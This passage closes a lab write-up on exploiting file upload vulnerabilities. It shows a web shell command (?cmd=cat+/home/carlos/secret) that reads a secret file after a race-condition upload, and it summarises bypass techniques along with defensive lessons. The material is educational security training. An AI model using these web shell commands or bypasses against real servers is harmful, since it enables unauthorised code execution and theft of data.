
I ran both the Intruder requests together and as we can see, I got the RCE.
I then ran it again after replacing ?cmd=id to ?cmd=cat+/home/carlos/secret and ended up getting the flag.

We can then submit the flag.

This solved the lab.
Conclusion
These 7 labs demonstrated the wide variety of techniques needed to exploit file upload vulnerabilities. Key takeaways include:
- Client-Side Validation Is Meaningless: Any validation in JavaScript can be bypassed by intercepting the request
- Content-Type Headers Are User-Controlled: Never trust the Content-Type header for validation
- Blacklists Are Incomplete: There are always alternative extensions (.php3, .php4, .phar) that get missed
- Path Traversal Works: URL encoding can bypass filters and escape the upload directory
- Polyglot Files Bypass Signature Checks: Valid image headers combined with PHP code defeat magic byte validation
- htaccess Gives Control: Uploading configuration files can enable execution of otherwise harmless extensions
- Race Conditions Are Real: Exploiting the timing window between upload and validation is possible with automation
What made these labs particularly educational was the progression from simple bypasses to more sophisticated techniques. Starting with no validation, moving through Content-Type and extension filtering, to path traversal, server configuration manipulation, polyglot files, and finally race conditions showed the cat-and-mouse game between defense and attack.
The race condition lab was especially interesting. Understanding that files exist temporarily before validation—and that this window can be exploited by sending simultaneous upload and access requests—showed how timing vulnerabilities work in practice. Running two Burp Intruder attacks concurrently to win the race was a practical demonstration of a concept I’d only read about before.
File upload vulnerabilities remain critical because the impact is immediate and severe—from uploading a simple PHP web shell to gaining full remote code execution. The lesson is clear: never trust user input, validate everything server-side, store files securely outside the web root, and disable script execution in upload directories.
Moving forward, these techniques apply broadly to any file upload functionality. Whether it’s a profile picture, document upload, or import feature—the same bypass methods work across different applications and frameworks.